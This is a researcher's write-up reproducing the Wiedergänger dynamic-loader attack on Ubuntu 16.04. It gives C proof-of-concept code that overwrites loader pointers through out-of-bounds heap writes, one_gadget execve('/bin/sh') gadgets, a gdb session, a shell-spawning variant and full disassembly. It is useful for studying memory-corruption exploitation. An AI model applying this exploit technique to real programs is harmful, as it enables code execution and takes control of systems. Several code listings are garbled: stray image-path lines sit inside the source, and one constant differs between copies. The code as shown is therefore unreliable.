

My Experiences with Dynamic Loader Oriented Programming - Wiedergaenger PoC (Proof of Concept) on Ubuntu 16.04.5 LTS - 2018

LOP-wiedergaenger

Author: Marcin Kozlowski <marcinguy@gmail.com>

Dynamic Loader Oriented Programming - Wiedergaenger PoC (Proof of Concept)

My experiences and reproduction on Ubuntu 16.04.5 LTS. All credits go to work from Julian Kirsch, Bruno Bierbaumer, Thomas Kittel (TUM) and Claudia Eckert, Fraunhofer AISEC. I only reproduced and debugged the issue on quite modern system from 2018.

Quoting the [whitepaper](#):

"In the following, we describe the Wiedergänger-Attack, a new attack vector that reliably allows to escalate unbounded array access vulnerabilities occurring in specifically allocated memory regions to full code execution on programs running on i386/x86_64 Linux.

Wiedergänger-attacks abuse determinism in Linux ASLR implementation combined with the fact that (even with protection mechanisms such as relro and glibc's pointer mangling enabled) there exist easy-to-hijack, writable (function) pointers in application memory."

Original Authors Repo: <https://github.com/kirschju/wiedergaenger>

My Repo I used to reproduce it with samples:

<https://github.com/marcinguy/LOP-wiedergaenger>

Below some details about the system, debug and execution attempts:

```
$ cat /etc/lsb-release
```

```
DISTRIB_ID=Ubuntu
```

```
DISTRIB_RELEASE=16.04
```

```
DISTRIB_CODENAME=xenial
```

```
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
```

```
$ apt-show-versions libc6
```

```
libc6:amd64/xenial-security 2.23-0ubuntu10 uptodate
```

```
libc6:i386/xenial-security 2.23-0ubuntu10 uptodate
```

```
$ apt-show-versions libc-bin
```

```
libc-bin:amd64/xenial-security 2.23-0ubuntu10 uptodate
```

```
libc-bin:i386 not installed
```

```
$ dpkg -s libc-bin
```

```
Package: libc-bin
```

```
Essential: yes
```

```
Status: install ok installed
```

```
Priority: required
```

```
Section: libs
```

```
Installed-Size: 3479
```

```
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
```

```
Architecture: amd64
```

```
Multi-Arch: foreign
```

```
Source: glibc
```

```
Version: 2.23-0ubuntu10
```

```
Depends: libc6 (> 2.23), libc6 (< 2.24)
```

```
Suggests: manpages
```

```
Conffiles:
```

```
/etc/bindresvport.blacklist 4c09213317e4e3dd3c71d74404e503c5
```

```
/etc/default/nss d6d5d6f621fb3ead2548076ce81e309c
```

```
/etc/gai.conf 28fa76ff5a9e0566eaa1e11f1ce51f09
```

```
/etc/ld.so.conf 4317c6de8564b68d628c21efa96b37e4
```

```
/etc/ld.so.conf.d/libc.conf d4d833fd095fb7b90e1bb4a547f16de6
```

```
Description: GNU C Library: Binaries
```

```
This package contains utility programs related to the GNU C Library.
```

- * catchsegv: catch segmentation faults in programs
- * getconf: query system configuration variables
- * getent: get entries from administrative databases
- * iconv, iconvconfig: convert between character encodings
- * ldd, ldconfig: print/configure shared library dependencies
- * locale, localedef: show/generate locale definitions
- * tzselect, zdump, zic: select/dump/compile time zones

Homepage: <http://www.gnu.org/software/libc/libc.html>

Original-Maintainer: GNU Libc Maintainers <debian-glibc@lists.debian.org>

\$ dpkg -s libc6

Package: libc6

Status: install ok installed

Priority: required

Section: libs

Installed-Size: 10953

Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>

Architecture: amd64

Multi-Arch: same

Source: glibc

Version: 2.23-0ubuntu10

Replaces: libc6-amd64

Depends: libgcc1

Suggests: glibc-doc, debconf | debconf-2.0, locales

Breaks: hurd (<< 1:0.5.git20140203-1), libtirpc1 (<< 0.2.3), locales (<< 2.23), locales-all (<< 2.23), lsb-core (<= 3.2-27), nscd (<< 2.23)

Conffiles:

/etc/ld.so.conf.d/x86_64-linux-gnu.conf 593ad12389ab2b6f952e7ede67b8fbbf

Description: GNU C Library: Shared libraries

Contains the standard libraries that are used by nearly all programs on the system. This package includes shared versions of the standard C library and the standard math library, as well as many others.

Homepage: <http://www.gnu.org/software/libc/libc.html>

Original-Maintainer: GNU Libc Maintainers <debian-glibc@lists.debian.org>

```
$ md5sum /lib/x86_64-linux-gnu/ld-2.23.so
```

```
f5ebf0bbc32238922f90e67cb60cdf7e /lib/x86_64-linux-gnu/ld-2.23.so
```

```
$ ldd --version
```

```
ldd (Ubuntu GLIBC 2.23-0ubuntu10) 2.23
```

Copyright (C) 2016 Free Software Foundation, Inc.

This is free software; see the source for copying conditions. There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. Written by Roland McGrath and Ulrich Drepper.

```
$ md5sum /lib/x86_64-linux-gnu/libc.so.6
```

```
5d8e5f37ada3fc853363a4f3f631a41a /lib/x86_64-linux-gnu/libc.so.6
```

```
$ /lib/x86_64-linux-gnu/libc.so.6
```

GNU C Library (Ubuntu GLIBC 2.23-0ubuntu10) stable release version 2.23, by Roland McGrath et al.

Copyright (C) 2016 Free Software Foundation, Inc.

This is free software; see the source for copying conditions.

There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Compiled by GNU CC version 5.4.0 20160609.

Available extensions:

crypt add-on version 2.1 by Michael Glad and others

GNU Libidn by Simon Josefsson

Native POSIX Threads Library by Ulrich Drepper et al

BIND-8.2.3-T5B

libc ABIs: UNIQUE IFUNC

For bug reporting instructions, please see:

<<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>>.

GDB

\$ gdb ./test

GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1

Copyright (C) 2016 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <<http://gnu.org/licenses/gpl.html>>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<<http://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from ./test...done.

(gdb) b main

Breakpoint 1 at 0x400535: file test.c, line 8.

(gdb) r

Starting program: /home/mk/wiedergaenger/test

Breakpoint 1, main (argc=1, argv=0x7ffffffdb68) at test.c:8

8 ptr = malloc(0x200000);

(gdb) cont

Continuing.

process 20512 is executing new program: /bin/dash

Error in re-setting breakpoint 1: Function "main" not defined.

H5C8: 1: ^e: not found

[Inferior 1 (process 20512) exited with code 0177]

(gdb)

I don't fulfill the gadget constraints \$rax to be NULL, hence the funny error above. You can see however that the execution flow was taken over. With the right One RCE gadget, a successful shell would be spawned and/or desired code would be executed.

\$ one_gadget /lib/x86_64-linux-gnu/libc-2.23.so

0x45216 execve("/bin/sh", rsp+0x30, environ)

constraints:

rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)

constraints:

[rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)

constraints:

[rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)

constraints:

[rsp+0x70] == NULL

Source:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    unsigned char *ptr;
    ptr = malloc(0x200000);

    unsigned long base = 0x7f2158;

    *(unsigned long long *)&ptr[base] = 0x7fff7a52216-0x4002b8;


    ptr[base + 0xa8] = 0xb8;

    ptr[base + 0x120] = 0xe3;

    return 0;
}
```

Some screenshots:

GDB Session



```
gdb ./test 85x29
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./test...done.
(gdb) b main
Breakpoint 1 at 0x400535: file test.c, line 8.
(gdb) r
Starting program: /home/mk/wiedergaenger/test

Breakpoint 1, main (argc=1, argv=0x7fffffffb68) at test.c:8
8      ptr = malloc(0x200000);
(gdb) cont
Continuing.
process 20512 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
H05C: 1: ^[000] not found
[Inferior 1 (process 20512) exited with code 0177]
(gdb)

vim test.c 85x29
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv)
{
    unsigned char *ptr;
    ptr = malloc(0x200000);

    unsigned long base = 0x7f2158;


    *(unsigned long long *)&ptr[base] = 0x7ffff7a52216-0x4002b8;

    ptr[base + 0xa8] = 0xb8;

    ptr[base + 0x120] = 0xe3;

    return 0;
}
```

One RCE Gadgets available:




```
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
    rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
    [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
    [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
```

Example with Shell (instead of One RCE gadget I pointed to func())



```
~/wiedergaenger ./test2
$

vim test2.c 121x69
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int func()
{
    char *env[1] = {NULL};

    char *arguments[3] = { "/bin/sh",
                          "-i",
                          NULL
                        };
    execve("/bin/sh", arguments, env);
}

int main(int argc, char **argv)
{
    unsigned char *ptr;
    ptr = malloc(0x200000);

    unsigned long base = 0x7f2158;

    *(unsigned long long *)&ptr[base] = 0x0000000002b0+0x66;

    ptr[base + 0xa8] = 0xb8;
    ptr[base + 0x120] = 0xe3;

    return 0;
}
```

Below is the disassembly:

```
$ objdump -d test2
```

```
test2: file format elf64-x86-64
```

Disassembly of section .init:

```
0000000000400460 <_init>:
```

```
400460: 48 83 ec 08      sub $0x8,%rsp
```

```

400464:  48 8b 05 8d 0b 20 00  mov  0x200b8d(%rip),%rax    # 600ff8
<_DYNAMIC+0x1d0>
40046b:  48 85 c0                test  %rax,%rax
40046e:  74 05                  je    400475 <_init+0x15>
400470:  e8 5b 00 00 00        callq 4004d0 <malloc@plt+0x10>
400475:  48 83 c4 08           add   $0x8,%rsp
400479:  c3                    retq

```

Disassembly of section .plt:

0000000000400480 <__stack_chk_fail@plt-0x10>:

```

400480:  ff 35 82 0b 20 00    pushq 0x200b82(%rip)    # 601008
<_GLOBAL_OFFSET_TABLE_+0x8>
400486:  ff 25 84 0b 20 00    jmpq  *0x200b84(%rip)    # 601010
<_GLOBAL_OFFSET_TABLE_+0x10>
40048c:  0f 1f 40 00          nopl  0x0(%rax)

```

0000000000400490 <__stack_chk_fail@plt>:

```

400490:  ff 25 82 0b 20 00    jmpq  *0x200b82(%rip)    # 601018
<_GLOBAL_OFFSET_TABLE_+0x18>
400496:  68 00 00 00 00        pushq $0x0
40049b:  e9 e0 ff ff          jmpq  400480 <_init+0x20>

```

00000000004004a0 <__libc_start_main@plt>:

```

4004a0:  ff 25 7a 0b 20 00    jmpq  *0x200b7a(%rip)    # 601020
<_GLOBAL_OFFSET_TABLE_+0x20>
4004a6:  68 01 00 00 00        pushq $0x1
4004ab:  e9 d0 ff ff          jmpq  400480 <_init+0x20>

```

00000000004004b0 <execve@plt>:

```

4004b0:  ff 25 72 0b 20 00    jmpq  *0x200b72(%rip)    # 601028
<_GLOBAL_OFFSET_TABLE_+0x28>
4004b6:  68 02 00 00 00        pushq $0x2

```

```
4004bb:  e9 c0 ff ff      jmpq 400480 <_init+0x20>
```

```
00000000004004c0 <malloc@plt>:
```

```
4004c0:  ff 25 6a 0b 20 00  jmpq *0x200b6a(%rip)    # 601030
```

```
<_GLOBAL_OFFSET_TABLE_+0x30>
```

```
4004c6:  68 03 00 00 00    pushq $0x3
```

```
4004cb:  e9 b0 ff ff      jmpq 400480 <_init+0x20>
```

Disassembly of section .plt.got:

```
00000000004004d0 <.plt.got>:
```

```
4004d0:  ff 25 22 0b 20 00  jmpq *0x200b22(%rip)    # 600ff8
```

```
<_DYNAMIC+0x1d0>
```

```
4004d6:  66 90            xchg  %ax,%ax
```

Disassembly of section .text:

```
00000000004004e0 <_start>:
```

```
4004e0:  31 ed            xor   %ebp,%ebp
```

```
4004e2:  49 89 d1         mov   %rdx,%r9
```

```
4004e5:  5e              pop   %rsi
```

```
4004e6:  48 89 e2         mov   %rsp,%rdx
```

```
4004e9:  48 83 e4 f0      and   $0xfffffffffff0,%rsp
```

```
4004ed:  50              push  %rax
```

```
4004ee:  54              push  %rsp
```

```
4004ef:  49 c7 c0 20 07 40 00  mov   $0x400720,%r8
```

```
4004f6:  48 c7 c1 b0 06 40 00  mov   $0x4006b0,%rcx
```

```
4004fd:  48 c7 c7 39 06 40 00  mov   $0x400639,%rdi
```

```
400504:  e8 97 ff ff      callq 4004a0 <__libc_start_main@plt>
```

```
400509:  f4              hlt
```

```
40050a:  66 0f 1f 44 00 00  nopw  0x0(%rax,%rax,1)
```

```
0000000000400510 <deregister_tm_clones>:
```

```

400510:  b8 4f 10 60 00      mov  $0x60104f,%eax
400515:  55                  push %rbp
400516:  48 2d 48 10 60 00    sub  $0x601048,%rax
40051c:  48 83 f8 0e          cmp  $0xe,%rax
400520:  48 89 e5             mov  %rsp,%rbp
400523:  76 1b               jbe  400540 <deregister_tm_clones+0x30>
400525:  b8 00 00 00 00      mov  $0x0,%eax
40052a:  48 85 c0             test %rax,%rax
40052d:  74 11               je   400540 <deregister_tm_clones+0x30>
40052f:  5d                  pop  %rbp
400530:  bf 48 10 60 00      mov  $0x601048,%edi
400535:  ff e0               jmpq *%rax
400537:  66 0f 1f 84 00 00 00 nopw 0x0(%rax,%rax,1)
40053e:  00 00
400540:  5d                  pop  %rbp
400541:  c3                  retq
400542:  0f 1f 40 00          nopl 0x0(%rax)
400546:  66 2e 0f 1f 84 00 00 nopw %cs:0x0(%rax,%rax,1)
40054d:  00 00 00

```

0000000000400550 <register_tm_clones>:

```

400550:  be 48 10 60 00      mov  $0x601048,%esi
400555:  55                  push %rbp
400556:  48 81 ee 48 10 60 00 sub  $0x601048,%rsi
40055d:  48 c1 fe 03          sar  $0x3,%rsi
400561:  48 89 e5             mov  %rsp,%rbp
400564:  48 89 f0             mov  %rsi,%rax
400567:  48 c1 e8 3f          shr  $0x3f,%rax
40056b:  48 01 c6             add  %rax,%rsi
40056e:  48 d1 fe             sar  %rsi
400571:  74 15               je   400588 <register_tm_clones+0x38>
400573:  b8 00 00 00 00      mov  $0x0,%eax
400578:  48 85 c0             test %rax,%rax

```

```

40057b: 74 0b          je 400588 <register_tm_clones+0x38>
40057d: 5d            pop %rbp
40057e: bf 48 10 60 00 mov $0x601048,%edi
400583: ff e0        jmpq *%rax
400585: 0f 1f 00     nopl (%rax)
400588: 5d            pop %rbp
400589: c3           retq
40058a: 66 0f 1f 44 00 00 nopw 0x0(%rax,%rax,1)

```

0000000000400590 <__do_global_dtors_aux>:

```

400590: 80 3d b1 0a 20 00 00 cmpb $0x0,0x200ab1(%rip) # 601048

```

<__TMC_END__>

```

400597: 75 11        jne 4005aa <__do_global_dtors_aux+0x1a>
400599: 55           push %rbp
40059a: 48 89 e5     mov %rsp,%rbp
40059d: e8 6e ff ff  callq 400510 <deregister_tm_clones>
4005a2: 5d           pop %rbp
4005a3: c6 05 9e 0a 20 00 01 movb $0x1,0x200a9e(%rip) # 601048

```

<__TMC_END__>

```

4005aa: f3 c3       repz retq
4005ac: 0f 1f 40 00 nopl 0x0(%rax)

```

00000000004005b0 <frame_dummy>:

```

4005b0: bf 20 0e 60 00 mov $0x600e20,%edi
4005b5: 48 83 3f 00   cmpq $0x0,(%rdi)
4005b9: 75 05        jne 4005c0 <frame_dummy+0x10>
4005bb: eb 93        jmp 400550 <register_tm_clones>
4005bd: 0f 1f 00     nopl (%rax)
4005c0: b8 00 00 00 00 mov $0x0,%eax
4005c5: 48 85 c0     test %rax,%rax
4005c8: 74 f1        je 4005bb <frame_dummy+0xb>
4005ca: 55           push %rbp
4005cb: 48 89 e5     mov %rsp,%rbp

```

```

4005ce: ff d0          callq  *%rax
4005d0: 5d            pop  %rbp
4005d1: e9 7a ff ff   jmpq  400550 <register_tm_clones>

```

00000000004005d6 <func>:

```

4005d6: 55            push %rbp
4005d7: 48 89 e5      mov  %rsp,%rbp
4005da: 48 83 ec 30   sub  $0x30,%rsp
4005de: 64 48 8b 04 25 28 00 mov  %fs:0x28,%rax
4005e5: 00 00
4005e7: 48 89 45 f8   mov  %rax,-0x8(%rbp)
4005eb: 31 c0        xor  %eax,%eax
4005ed: 48 c7 45 d0 00 00 00 movq  $0x0,-0x30(%rbp)
4005f4: 00
4005f5: 48 c7 45 e0 34 07 40 movq  $0x400734,-0x20(%rbp)
4005fc: 00
4005fd: 48 c7 45 e8 3c 07 40 movq  $0x40073c,-0x18(%rbp)
400604: 00
400605: 48 c7 45 f0 00 00 00 movq  $0x0,-0x10(%rbp)
40060c: 00
40060d: 48 8d 55 d0   lea  -0x30(%rbp),%rdx
400611: 48 8d 45 e0   lea  -0x20(%rbp),%rax
400615: 48 89 c6      mov  %rax,%rsi
400618: bf 34 07 40 00 mov  $0x400734,%edi
40061d: e8 8e fe ff ff callq 4004b0 <execve@plt>
400622: 90           nop
400623: 48 8b 4d f8   mov  -0x8(%rbp),%rcx
400627: 64 48 33 0c 25 28 00 xor  %fs:0x28,%rcx
40062e: 00 00
400630: 74 05        je   400637 <func+0x61>
400632: e8 59 fe ff ff callq 400490 <__stack_chk_fail@plt>
400637: c9           leaveq
400638: c3           retq

```

0000000000400639 <main>:

```
400639: 55                push  %rbp
40063a: 48 89 e5          mov   %rsp,%rbp
40063d: 48 83 ec 20       sub   $0x20,%rsp
400641: 89 7d ec          mov   %edi,-0x14(%rbp)
400644: 48 89 75 e0       mov   %rsi,-0x20(%rbp)
400648: bf 00 00 20 00    mov   $0x200000,%edi
40064d: e8 6e fe ff ff    callq 4004c0 <malloc@plt>
400652: 48 89 45 f0       mov   %rax,-0x10(%rbp)
400656: 48 c7 45 f8 58 21 7f movq   $0x7f2158,-0x8(%rbp)
40065d: 00
40065e: 48 8b 55 f0       mov   -0x10(%rbp),%rdx
400662: 48 8b 45 f8       mov   -0x8(%rbp),%rax
400666: 48 01 d0          add   %rdx,%rax
400669: 48 c7 00 1e 03 00 00 movq   $0x31e,(%rax)
400670: 48 8b 45 f8       mov   -0x8(%rbp),%rax
400674: 48 8d 90 a8 00 00 00 lea    0xa8(%rax),%rdx
40067b: 48 8b 45 f0       mov   -0x10(%rbp),%rax
40067f: 48 01 d0          add   %rdx,%rax
400682: c6 00 b8          movb   $0xb8,(%rax)
400685: 48 8b 45 f8       mov   -0x8(%rbp),%rax
400689: 48 8d 90 20 01 00 00 lea    0x120(%rax),%rdx
400690: 48 8b 45 f0       mov   -0x10(%rbp),%rax
400694: 48 01 d0          add   %rdx,%rax
400697: c6 00 e3          movb   $0xe3,(%rax)
40069a: b8 00 00 00 00    mov   $0x0,%eax
40069f: c9                leaveq
4006a0: c3                retq
4006a1: 66 2e 0f 1f 84 00 00 nopw   %cs:0x0(%rax,%rax,1)
4006a8: 00 00 00
4006ab: 0f 1f 44 00 00    nopl   0x0(%rax,%rax,1)
```

00000000004006b0 <__libc_csu_init>:

```
4006b0:  41 57                push  %r15
4006b2:  41 56                push  %r14
4006b4:  41 89 ff            mov   %edi,%r15d
4006b7:  41 55                push  %r13
4006b9:  41 54                push  %r12
4006bb:  4c 8d 25 4e 07 20 00 lea   0x20074e(%rip),%r12    # 600e10
```

<__frame_dummy_init_array_entry>

```
4006c2:  55                  push  %rbp
4006c3:  48 8d 2d 4e 07 20 00 lea   0x20074e(%rip),%rbp    # 600e18
```

<__init_array_end>

```
4006ca:  53                  push  %rbx
4006cb:  49 89 f6            mov   %rsi,%r14
4006ce:  49 89 d5            mov   %rdx,%r13
4006d1:  4c 29 e5            sub   %r12,%rbp
4006d4:  48 83 ec 08         sub   $0x8,%rsp
4006d8:  48 c1 fd 03         sar   $0x3,%rbp
4006dc:  e8 7f fd ff ff     callq 400460 <_init>
4006e1:  48 85 ed            test  %rbp,%rbp
4006e4:  74 20              je     400706 <__libc_csu_init+0x56>
4006e6:  31 db              xor    %ebx,%ebx
4006e8:  0f 1f 84 00 00 00 00 nopl  0x0(%rax,%rax,1)
4006ef:  00
4006f0:  4c 89 ea            mov   %r13,%rdx
4006f3:  4c 89 f6            mov   %r14,%rsi
4006f6:  44 89 ff            mov   %r15d,%edi
4006f9:  41 ff 14 dc         callq *(%r12,%rbx,8)
4006fd:  48 83 c3 01         add   $0x1,%rbx
400701:  48 39 eb            cmp   %rbp,%rbx
400704:  75 ea              jne    4006f0 <__libc_csu_init+0x40>
400706:  48 83 c4 08         add   $0x8,%rsp
40070a:  5b                  pop    %rbx
40070b:  5d                  pop    %rbp
```



```

40070c:  41 5c          pop  %r12
40070e:  41 5d          pop  %r13
400710:  41 5e          pop  %r14
400712:  41 5f          pop  %r15
400714:  c3            retq
400715:  90            nop
400716:  66 2e 0f 1f 84 00 00  nopw  %cs:0x0(%rax,%rax,1)
40071d:  00 00 00

```

0000000000400720 <__libc_csu_fini>:

```

400720:  f3 c3          repz retq

```

Disassembly of section .fini:

0000000000400724 <_fini>:

```

400724:  48 83 ec 08     sub  $0x8,%rsp
400728:  48 83 c4 08     add  $0x8,%rsp
40072c:  c3            retq

```

Checksec

\$./checksec --file test

```

RELRO      STACK CANARY  NX      PIE      RPATH  RUNPATH
Symbols    FORTIFY Fortified  Fortifiable FILE
Partial RELRO  No canary found  NX enabled  No PIE      No RPATH  No RUNPATH
72 Symbols   No    0          0    test

```

\$./checksec --file test2

```

RELRO      STACK CANARY  NX      PIE      RPATH  RUNPATH
Symbols    FORTIFY Fortified  Fortifiable FILE
Partial RELRO  Canary found  NX enabled  No PIE      No RPATH  No RUNPATH
75 Symbols   Yes    0          0    test2

```

Thank you for reading. I hope you found this informative. This is a great technique to reliably allow to escalate unbounded array access vulnerabilities.